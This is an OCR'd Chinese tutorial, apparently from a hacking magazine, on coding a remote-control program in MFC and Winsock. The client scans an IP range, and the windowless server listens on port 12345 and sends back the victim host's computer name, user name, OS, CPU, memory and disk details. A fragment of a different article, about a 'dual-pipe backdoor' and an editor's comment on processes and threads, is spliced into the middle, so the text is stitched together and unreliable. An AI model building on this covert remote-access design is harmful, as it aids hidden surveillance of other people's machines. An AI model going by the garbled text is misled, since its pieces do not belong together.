


图 2 阻塞模式远程控制软件的客户端

（一）搜索服务端的对话框

在程序资源的对话框文件夹中添加一个名为“IDD_SEARCHHOST”的对话框，并按如图 3 所示设置该对话框。

其中，“IP 地址范围”栏用于输入要搜索的服务端 IP 地址的起始值和终止值。接下来为用于输入起始 IP 与终止 IP 的 IP 地址控件分别添加名为 m_IPStart 与 m_IPEnd 的成员变量，其类型均为 CIPAddressCtrl。为用于输入服务端端口的文本编辑框控件添加一个类型为 CString，名称为 m_Port 的成员变量。




图 3 搜索服务端的对话框

之后，在菜单栏的“查看”菜单中选择“建立类向导”，为搜索服务端的对话框创建一个名为 CSearchHostDlg 的类，该类对应的头文件和执行文件分别为 SearchHostDlg.h 和 SearchHostDlg.cpp。

（二）客户端工具栏中用于搜索服务端的按键

“远”文中已经介绍了如何设置客户端工具栏的按键，接下来我们讲解如何对工具栏的按键进行编程，也就是说当按下工具栏中的某一按键后，会跳出搜索服务端的对话框来。

选择菜单栏中的“查看”，之后在下拉菜单中选择“建立类向导”，在跳出的“MFC ClassWizard”对话框中的“Object IDs”




图 10 双管道后门的实现

建管道，写一个双管道后门，这在后门编程中有介绍，如图 10 所示（将作者的意思进行了整合）。

但是在 Windows 中真正的进程通信机制是依靠共享存储器方式建立起来的，它是让各个进程间通过使用共同的数据结构来实现通信，在 Windows 中主要体现在内存映射文件机制上。

内存映射文件机制是多个进程共享数据的一种较高性能的有效方式，Windows 中的 RPC、COM、OLE、DDE、窗口消息、剪贴板、管道、Socket 等都是使用内存映射文件机制实现的。这种底层的编程，我们必须精通操作系统原理、数据结构及 C 语言才可以写出来，我没有那实力，所以不能给大家提供源码，不过大家可以去看一下 Linux 内核的书，从中吸取一些“营养”！

好了，文章就到这里，错误之处希望大家多多帮助，小弟在技术这块刚刚穿上开裆裤！

[文章中所涉及的相关代码及工具都已经收录在本期光盘中]

编辑点评：

虽然枯燥了点，但却详细的解释了操作系统进程及线程的各个方面，以便于大家了解系统是如何运作的。为什么程序存在优先级别呢？看完本文应该就知道了吧？

选项中选择客户端菜单栏中某一按键的ID。接下来在“Message”栏中选择“COMMAND”，之后点击对话框右侧的“Add Function”按键，为该按键添加COMMAND消息的响应函数。也就是说，当有用户操作鼠标点击该按键时，程序会调用该响应函数。点击对话框右侧的“Edit Code”对该响应函数进行编程，代码如下：

```
CSearchHostDlg dlg;
dlg.DoModal();
```

第1行声明CSearchHostDlg类的对象dlg，第2行通过dlg调用CDialog类的成员函数DoModal()显示该对话框。由于在响应函数中使用了CSearchHostDlg类，因此在MainFrame.cpp执行文件中要包含声明该类的头文件，代码如下：

```
#include "SearchHostDlg.h"
```

（三）CBlockHostTreeView类

在“远”文中我们提到，客户端主界面中用于显示连接的服务端控件是“CRadminTreeView”。在本文涉及的程序中，使用CBlockHostTreeView类代替CRadminTreeView，其创建的步骤是相同的。

在图2中大家可以看到，该类用于显示上线的服务端，因此应该在CMainFrame类中包含该类。首先在CMainFrm.h头文件中声明一个公共的成员变量，代码如下：

```
CBlockHostTreeView* m_pTreeHost;
```

另外，在CMainFrm.h头文件中还应包含声明该类的头文件，代码如下：

```
#include "BlockHostTreeView.h"
```

接下来在CMainFrm.cpp执行文件中的OnCreateClient函数的结尾处写入如下代码：

```
m_pTreeHost = (CBlockHostTreeView*)m_wndSplitter.GetPane(0, 0);
```

其中，m_wndSplitter是CSplitterWnd类的对象，通过该对象调用的CSplitterWnd类的成员函数GetPane()的作用是得到指定行与列的窗格（pane）。第一个参数表示指定的行数，0表示第一行；第二个参数表示指定的列数，0表示第一列。

以上代码的含义是得到客户端主界面中第一行第一列的窗格，与该窗格相关联的是CBlockHostTreeView类。在后面的编程过程中，我们都是通过CMainFrame类的成员变量m_pTreeHost将得到的服务端信息插入到CBlockHostTreeView类对应的窗格中。

（四）搜索服务端的对话框中“开始搜索”按键

接下来我们对搜索服务端的对话框中“开始搜索”按键进行编程。在“查看”—>“建立类向导”的“MFC ClassWizard”对话框中，“Class Name”项选择“CSearchHostDlg”，“Object IDs”项中选择“开始搜索”按键的ID，“Message”项中选择“BN_CLICKED”，之后选择右侧的“Add Function”按键，为“开始搜索”按键添加一个对BN_CLICKED消息的响应函数，函数名设置为“OnSearch()”。

当有用户操作鼠标点击了“开始搜索”按键后，程序就会调用OnSearch()函数。最后，选择右侧的“Edit Code”按键，对OnSearch()函数进行编写。

1、对用于显示服务端的树状视图控件进行初始化

对树状视图控件初始化，首先要得到该控件的参考(reference)。在OnSearch()函数中，有如下代码：

```
CMainFrame* wMainFrame = (CMainFrame*)AfxGetApp()->GetMainWnd();
CTreeCtrl& tree = wMainFrame->m_pTreeHost->GetTreeCtrl();
```

在第1行中，AfxGetApp()函数返回应用程序的单个CWinApp类对象的指针，通过该指针调用CWinThread类的成员函数GetMainWnd()(CWinApp类是CWinThread类的派生类)，该函数返回窗口类型的指针。

第1行代码的作用是得到本程序中CMainFrame类的指针wMainFrame。因为使用了CMainFrame类，因此在SearchHostDlg.cpp文件的起始部分要加入声明该类的头文件，代码如下：

```
#include "MainFrm.h"
```

第2行中，通过CMainFrame类的成员变量m_pTreeHost(CBlockHostTreeView类的指针)调用CTreeView类的成员函数GetTreeCtrl()，得到用于显示服务端的树状视图控件的参考。

接下来根据得到的控件参考调用CTreeCtrl类的成员函数DeleteAllItems()，删除树状视图控件中的所有项，完成初始化操作。

```
tree.DeleteAllItems();
```

2、服务端IP地址格式的转换

接下来我们对用户在搜索服务端对话框中输入的服务端IP地址的格式进行转换。在OnSearch()函数中，有如下代码（前面的数字代表是第几行，后同）：

```
1.      CString addrstart, addrend;
2.      m_IPStart.GetWindowText(addrstart);
3.      m_IPEnd.GetWindowText(addrend);
4.      if(addrstart > addrend)
5.      {
6.              AfxMessageBox("第二个地址必须大于第一个地址!");
7.              return;
8.      }
9.      ULONG lStart = inet_addr(addrstart);
10.ULONG lEnd = inet_addr(addrend);
11.ULONG lSub = lEnd - lStart +1;
12. HTREEITEM item = tree.InsertItem("搜索到的服务器", 0, 0);
```

其中，第1-3行将用户输入在IP地址控件中的数据保存为CString格式。m_IPStart和m_IPEnd分别是对话框中两个IP地址控件的成员变量，通过以上两个成员变量调用GetWindowText()函数将用户输入的IP地址保存在addrstart和addrend中。

第4-8行对用户输入的IP地址范围进行判断，如果用户输入的起始IP地址大于终止IP地址，则跳出对话框提示用户重新输入。

第9-10行将用户输入的IP地址变为无符号长整型。inet_addr()函数将点型的IP地址（如127.0.0.1）转化成符合IN_ADDR结构的无符号长整型。

第11行得到要搜索的服务器数量。第12行通过tree调用CTreeCtrl类的成员函数InsertItem()，在树状视图控件中插入新项。InsertItem()的第一个参数表示插入项的内容；第二个参数表示该项的图标在整个图像列表中的索引号，0表示使用图像列表中索引号为0的图标来表示插入的该项；第三个参数表示插入的该项被选中后使用图像列表中的哪个图标来表示该项，0表示选中该项后，仍然使用索引号为0的图标来表示该项。

3、SearchFun()函数的编写

对服务器的搜索主要通过自定义函数SearchFun()来实现。首先在SearchHostDlg.h头文件中声明一个受保护的成员函数，

代码如下：

```
void SearchFun(ULONG IPStart, ULONG IPCount, int Port);
```

其中，第一个参数IPStart表示搜索服务端的起始IP，第二个参数IPCount表示搜索服务端的数量，第三个参数表示服务端的端口号。

由于在SearchFun()函数中使用套接字的操作，因此在SearchHostDlg.cpp执行文件的起始位置加入如下代码：

```
#include <Winsock2.h>
#pragma comment(lib, "ws2_32")
```

接下来在SearchHostDlg.cpp执行文件中，对SearchFun()函数进行编写。在SearchFun()函数中，首先完成的是套接字的初始化，代码如下：

```
1.    WSADATA wsaData;
2.    if (WSAStartup(MAKEWORD(2,2),&wsaData)!=0)
3.    {
4.        AfxMessageBox("初始化套接字失败!");
5.            return ;
6.    }
7.    if ( LOBYTE( wsaData.wVersion ) != 2 ||
8.            HIBYTE( wsaData.wVersion ) != 2 )
9.    {
10.        AfxMessageBox("套接字版本不正确!");
11.            WSACleanup();
12.            return ;
13.    }
```

其中，第1–6行调用了WSAStartup()函数初始化WS2_32.DLL文件，其第一个参数表示Windows套接字支持的最高版本号，MAKEWORD(2,2)表示版本号为2.2；第二个参数为WSADATA结构的指针，该结构用来接收使用Windows套接字的细节。

第7–13行对使用的Windows套接字的版本号进行判断，如果版本号不是2.2，则跳出提示对话框并返回程序。LOBYTE和HIBYTE是两个宏，分别用来得到指定字（WORD）的低字节和高字节部分；WSACleanup()函数的作用是终止使用WS2_32.DLL文件。

接下来仍然使用以下代码得到客户端主界面中用于显示服务端的树状视图控件的参考。

```
CMainFrame* mframe = (CMainFrame*)AfxGetApp()->GetMainWnd();
CTreeCtrl& tree = mframe->m_pTreeHost->GetTreeCtrl();
```

然后，使用for语句循环搜索服务端，代码如下：

```
for(int i=0; i<(int)IPCount; i++)
{
............
}
```

其中，IPCount是SearchFun()函数的参数，表示搜索服务端的数量。在for循环语句中，首先创建套接字，代码如下：

```
sClient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
```

其中，变量sClient的类型是SOCKET，socket()函数的作用是创建套接字。socket()函数的第一个参数表示地址族，AF_INET表示创建的是TCP或者UDP套接字；第二个参数表示新创建的套接字的类型，SOCK_STREAM表示套接字的类型是有序的、可靠的以及基于连接的，使用TCP协议时会使用该类型的套接字；第三个参数表示套接字使用的协议，IPPROTO_TCP表示新创建的套接字使用TCP/IP协议。

在创建完套接字之后，利用该套接字去连接处于监听状态的服务端的套接字，代码如下：

```
1.    SOCKADDR_IN addrServer;
2.    addrServer.sin_family = AF_INET;
3.    addrServer.sin_port = htons(Port);
4. add = IPStart + i;
5.    addrServer.sin_addr.S_un.S_addr = add;
6.    connect(sClient, (SOCKADDR*)&addrServer, sizeof
(addrServer);
```

connect()函数会根据SOCKADDR_IN结构的成员变量去连接服务端的套接字，因此第1–5行中为SOCKADDR_IN结构的成员函数进行赋值。第2行中的sin_family表示地址族。第3行中的sin_port表示连接服务端的端口号，Port是SearchFun()函数的第三个参数，实际上就是用户在搜索服务端的对话框中输入的端口号。

第5行中的sin_addr.S_un.S_addr是服务端的IP地址。第6行中，connect()函数的作用是连接套接字，该函数的第一个参数表示使用的套接字的描述符，sClient就是前面新生成的套接字；第二个参数表示要连接的套接字名称，该名称是SOCKADDR结构的指针，套接字根据该结构的IP地址以及端口号去连接服务端的套接字；第三个参数表示该名称的大小。

接下来要在客户端主界面中显示服务端的树状视图控件中用搜索到服务端的IP地址表示服务端，如图2所示。在SearchFun()函数中，有如下代码：

```
1. in_addr ina;
2.     memset(&ina, 0, sizeof(ina));
3.     ina.S_un.S_addr = add;
4.     strcpy(address, inet_ntoa(ina));
5.item2 = tree.InsertItem(address, 1, 1, item);
```

其中，第1行中的in_addr包含了IP地址的三种表示形式；第2行对ina进行初始化；第3行将IP地址保存为无符号长整形类型；第4行中的inet_ntoa()函数的作用是将in_addr结构（无符号长整形的IP地址）变为点型的IP地址（比如127.0.0.1），该函数与前面提到的inet_addr()函数的过程相反。

第5行中通过tree调用CTreeCtrl类的成员函数InsertItem()，前三个参数前面已经提到，第四个参数表示插入新项的上一级项的句柄，item是插入的“搜索到的服务器”项的句柄。第5行代码的含义是在“搜索到的服务器”项之下插入搜索到的服务端IP地址，如图2所示。

接下来是对服务端发送过来的数据进行接收。前面已经提到，在客户端界面中要显示服务端的一些信息，比如服务端的计算机名、用户名、操作系统、处理器等。因此，需要自定义一个结构来包含这些信息，在SearchHostDlg.h中自定义一个名为SYSTEMINIT的结构，代码如下：

```
typedef struct
{
char computer[32];
char user[32];
char os[256];
char processor[256];
char mem[128];
char disk[128];
}SYSTEMINIT;
```

其中，computer表示计算机名；user表示用户名；os表示操作系统；processor表示处理器；mem表示内存信息；disk表示硬盘信息。

之后，在SearchHostDlg.cpp执行文件中的SearchFun()函数中，有如下代码：

```
SYSTEMINIT si;
recv(sClient, (char*)&si, sizeof(si), 0);
```

recv()函数的作用是接收来自服务端的数据。该函数的第一个参数表示套接字的描述符，sClient 是用于连接服务端的套接字；第二个参数表示用于接收数据的缓冲区的指针，si 是 SYSTEMINIT 结构的变量，从服务端接收到的数据都保存在si中；第三个参数表示缓冲区的大小；第四个参数指定了接收数据的方式，0 表示没有特殊行为。

如果接收数据成功，则将接收到服务端信息插入到树状视图控件中。

```
tree.InsertItem(si.computer, 2, 2, item2);
tree.InsertItem(si.user, 3, 3, item2);
tree.InsertItem(si.os, 4, 4, item2);
tree.InsertItem(si.processor, 5, 5, item2);
tree.InsertItem(si.mem, 6, 6, item2);
tree.InsertItem(si.disk, 7, 7, item2);
```

以上代码通过 tree 调用 CTreeCtrl 类的成员函数 InsertItem()。需要注意的是第四个参数，item2 表示把服务端的信息插入到对应的服务端 IP 地址项下面，如图 2 所示。

4、SearchFun()函数的调用

在 OnSearch()函数中调用 SearchFun()函数，代码如下：

```
SearchFun(lStart, lSub, atoi(m_Port));
```

第一个参数表示要搜索的服务端的起始 IP，第二个参数表示搜索服务端的数量；第三个参数表示连接服务端的端口号，atoi()函数的作用是把 CString 类型的变量转变为 int 类型的变量。

以上就完成了客户端的编写，接下来我们对服务端进行编写。

三、阻塞模式服务端

在创建服务端时，选择的工程类型是“Win32 Application”。对于这种类型的工程，程序运行起来是没有窗口的，符合远程控制软件服务端的要求。工程名称设置为“BlockServer”，之后选择“A Simple Win32 application”选项，创建一个简单的 Win32 应用程序。

（一）套接字的初始化

Win32 应用程序的入口点函数是 WinMain()，因此在 WinMain()函数中，首先完成套接字的初始化，初始化代码与服务端初始化套接字代码相同，仍需在 BlockServer.cpp 执行文件的起始位置加入，代码如下：

```
#include <Winsock2.h>
#pragma comment(lib, "ws2_32")
```

（二）套接字的创建

在服务端中创建一个名为 sServer 的套接字，其代码与客户端使用的代码相同。

（三）套接字的绑定

在服务端中，使用如下代码对套接字进行绑定。

```
1.    SOCKADDR_IN addServer;
2.    addServer.sin_family = AF_INET;
3.    addServer.sin_port = htons(12345);
4.    addServer.sin_addr.S_un.S_addr = INADDR_ANY;
5.    bind(sServer, (SOCKADDR*)&addServer, sizeof(addServer));
```

其中，第 1–4 行对 SOCKADDR_IN 结构的成员变量进行赋值，其中 sin_family 表示地址族；sin_port 表示端口号，12345 对应在客户端中设置的套接字需要连接服务端的端口。如果在客户端中将端口号修改成其它值，则对应的第 3 行中的端口号也需修改。第四行中的 sin_addr.S_un.S_addr 表示IP 地址，INADDR_ANY 表示可以使用任意网络接口。第 5 行中使用 bind()函数将套接字绑定到一个已知地址上，第一个参数表示要绑定的套接字的描述符；第二个参数表示 SOCKADDR 结构的指针，第三个参数表示 SOCKADDR 结构的大小。

（四）套接字的监听

绑定套接字之后就是要对套接字进行监听，在程序中有如下代码：

```
listen(sServer, 1);
```

listen()函数将指定的套接字设置为监听状态。第一个参数是指定套接字的描述符；第二个参数表示等待连接队列的最大长度，1 表示等待连接的最大数值是 1。如果有 2 个客户端同时向服务端发送请求，那么第 1 个连接会被放在等待处理的队列中，而另外一个连接会造成错误。

（五）接收客户端的连接请求

当服务端的套接字处于监听状态时，如果有客户端通过套接字连接服务端，则服务端接收该连接。

```
SOCKET sAccept;
sAccept = accept(sServer, NULL, NULL);
```

accept()函数的第一个参数表示设置为监听状态的套接字的描述符；第二个参数表示请求连接的客户端地址，因为服务端中没有用到客户端的地址，因此该参数设置为 NULL；第三个参数表示客户端地址的长度。accept()函数的返回值是一个新建的套接字的句柄，服务端通过该新建的套接字与客户端进行数据传输。

（六）服务端信息的获取

服务端接收了客户端的连接请求后，就可以向客户端发送数据了。前面我们已经提到，服务端向客户端发送本机的一些信息，例如计算机名、用户名、内存信息和磁盘信息等，那么如何获取这些信息呢？

1、计算机名的获取

在服务端中通过自定义函数 GetBlockSystemInfo()函数获取本机（服务端）的信息。在 GetBlockSystemInfo()函数中，首先获取本机的计算机名，代码如下：

```
1. GetComputerName(computerbuf,&computersize);
2. strcat(sysinfo.computer,"计算机：");
3. strcat(sysinfo.computer,computerbuf);
```

其中，第 1 行中 GetComputerName()函数的第一个参数是一个缓冲区的指针，该缓冲区用于保存本机的计算机名；第二个参数表示该缓冲区的大小。第 2–3 行对sysinfo的成员变量computer进行赋值，即得到的计算机名保存在成员变量 computer 中。

2、用户名的获取

```
1. GetUserName(userbuf,&usersize);
2. strcat(sysinfo.user,"用户名：");
3. strcat(sysinfo.user,userbuf);
```

GetUserName()函数的第一个参数是一个缓冲区的指针，该缓冲区用于保存本机的用户名；第二个参数表示该缓冲区的大小。第 2–3 行将得到的用户名保存在 sysinfo 的成员变量 user 中。

3、操作系统版本的获取

首先得到操作系统的信息，代码如下：

```
1. OSVERSIONINFO osvi;
2. osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
3. GetVersionEx(&osvi);
```

其中，第 1 行声明了 OSVERSIONINFO 结构的对象 osvi，OSVERSIONINFO结构包含了操作系统版本的信息。第2行对成

员变量dwOSVersionInfoSize进行赋值，dwOSVersionInfoSize表示OSVERSIONINFO结构的大小。第3行调用GetVersionEx()函数获取操作系统版本信息，并将信息保存在osvi中。

接下来对获取的操作系统版本信息进行判断，代码如下：

```
switch (osvi.dwPlatformId)
{
    case VER_PLATFORM_WIN32_NT:
    ……
    case VER_PLATFORM_WIN32_Windows:
    ……
}
```

Osvi的成员变量dwPlatformId表示操作系统的平台，VER_PLATFORM_WIN32_Windows表示操作系统是win95或win98；VER_PLATFORM_WIN32_NT表示winNT。如果dwPlatformId的值是VER_PLATFORM_WIN32_NT，则为继续判断操作系统，相关代码如下：

```
1. if ( osvi.dwMajorVersion <= 4 )
2.     strcat(sysinfo.os,"Microsoft Windows NT ");
3. if ( osvi.dwMajorVersion == 5 && osvi.dwMinorVersion == 0 )
4.     strcat(sysinfo.os,"Microsoft Windows 2000 ");
5. if ( osvi.dwMajorVersion == 5 && osvi.dwMinorVersion == 1 )
6.     strcat(sysinfo.os,"Microsoft Windows XP ");
7. if ( osvi.dwMajorVersion == 5 && osvi.dwMinorVersion == 2 )
8.     strcat(sysinfo.os,"Microsoft Windows Server 2003 ");
```

其中，第1-2行判断操作系统是否是Windows NT。osvi的成员变量dwMajorVersion表示操作系统的主版本，如果操作系统是Windows NT 3.51版本，则dwMajorVersion的值是3；如果操作系统是Windows NT 4.0版本，则dwMajorVersion的值是4。

第3-4行判断操作系统是否是Windows2000；第5-6行判断操作系统是否是WindowsXP；第7-8行判断操作系统是否是Windows Server2003。

接下来通过查询注册表确定Windows XP的版本，代码如下：

```
1.RegOpenKeyEx( HKEY_LOCAL_MACHINE,"SYSTEM\\CurrentControlSet
2.\\Control\\ProductOptions",0, KEY_QUERY_VALUE, &hKey );
3.RegQueryValueEx( hKey, "ProductType", NULL, NULL, (LPBYTE)sz
4.ProductType, &dwBufLen);
5.if ( lstrcmpi( "WINNT", szProductType) == 0 )
6.    strcat(sysinfo.os,"Professional, " );
7.if ( lstrcmpi( "LANMANNT", szProductType) == 0 )
8.    strcat(sysinfo.os,"Server, " );
9.if ( lstrcmpi( "SERVERNT", szProductType) == 0 )
10.   strcat(sysinfo.os,"Advanced Server, " );
```

其中，第1-2行调用RegOpenKeyEx()函数打开注册表指定项。该函数的第一个参数是主键句柄；第二个参数表示需要打开的子项；第三个参数是保留参数，必须设置为0；第四个参数表示对打开子键的访问权限，KEY_QUERY_VALUE表示允许查询子键的数据；第五个参数表示打开子键句柄的指针。

第1-2行的作用是得到指定子项的句柄，接下来在第3-4行中利用该子键的句柄与RegQueryValueEx()函数得到指定子键的值。RegQueryValueEx()函数的第一个参数表示打开子项的句柄；第二个参数表示要查询的子项，ProductType表示要查询HKEY_LOCAL_MACHINE\\SYSTEM\\Current ControlSet\\Control\\ProductOptions\\ProductType项的值；第三个参数是保留参数，必须设置为0；第四个表示该子键值的类型，本程序不要子键值的类型，因此该参数设置为0；第五个参数表示保存该子键值的缓冲区指针；第六个参数表示缓冲区大小的指针。第3-4行的作用是将查询到指定子键的值保存在szProductType中，第5-10行对szProductType的值进行判断。

第5行中调用lstrcmpi()函数判断szProductType的值是否是“WINNT”，如果是“WINNT”，则函数返回值是0，那么说明此时服务端使用的操作系统版本是专业版；如果szProductType的值是“LANMANNT”，说明服务端使用的操作系统版本是服务器版；如果szProductType的值是“SERVERNT”，说明服务端使用的操作系统版本是高级服务器版。最后，通过osvi的成员变量szCSDVersion得到操作系统安装的最新服务包（Service Pack）。

通过以上代码，就可以在客户端界面中显示如“操作系统：Microsoft Windows XP Professional, Service Pack2 (Build 2600)”的服务端操作系统信息。

如果dwPlatformId的值是VER_PLATFORM_WIN32_Windows，则继续通过osvi的成员变量dwMajorVersion和dwMinorVersion判断操作系统的版本：Windows95对应的是4.0版；Windows98对应的是4.10版；WindowsME对应的是4.90版本。

4、磁盘信息的获取

程序通过GetDriveType()函数判断磁盘的类型，之后通过GetDiskFreeSpaceEx()函数查询磁盘空间的信息。GetDiskFreeSpaceEx()函数的第一个参数表示需要查询的磁盘的路径；第二个参数表示磁盘中可使用的剩余字节数；第三个参数表示磁盘总共可供用户使用的字节数；第四个参数表示磁盘中总共剩余的字节数。

```
GetDiskFreeSpaceEx (driver,(PULARGE_INTEGER)&freebyte,(PULARG
E_INTEGER)&ulltotalspace,(PULARGE_INTEGER)&ullfreespace));
```

通过GetDiskFreeSpaceEx()函数的第三个和第四个参数得到服务端磁盘的大小和磁盘剩余空间大小，代码如下：

```
totalspace+=ulltotalspace;
freespace+=ullfreespace;
```

最后通过换算，将磁盘大小和剩余空间大小的单位转化成G，代码如下：

```
dfreespace=(ULONGLONG)freespace/(1024*1024*1024);
dtotalspace=(ULONGLONG)totalspace/(1024*1024*1024);
```

5、处理器信息的获取

程序通过查询注册表获取处理器信息：

```
RegOpenKeyEx( HKEY_LOCAL_MACHINE,
"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0", 0,
KEY_QUERY_VALUE, &hKey );
    RegQueryValueEx( hKey, "VendorIdentifier", NULL, NULL,
        (LPBYTE)szcpuinfo, &dwBufLen);
    RegQueryValueEx( hKey, "~MHz", NULL, NULL, (LPBYTE)&f,
&dwBufLen);
```

RegOpenKeyEx()函数与RegQueryValueEx()函数的用法我们前面已经讲过，不再赘述。

6、内存信息的获取

程序通过GlobalMemoryStatus()函数获取内存信息，代码如下：

```
GlobalMemoryStatus(&ms);
```

其中，ms是MEMORYSTATUS结构的对象，该结构包含了物理内存和虚拟内存的当前状态，这些状态包括物理内存的总量（dwTotalPhys）、可用物理内存总量（dwMemoryLoad）等。

（七）GetBlockSystemInfo()函数的调用

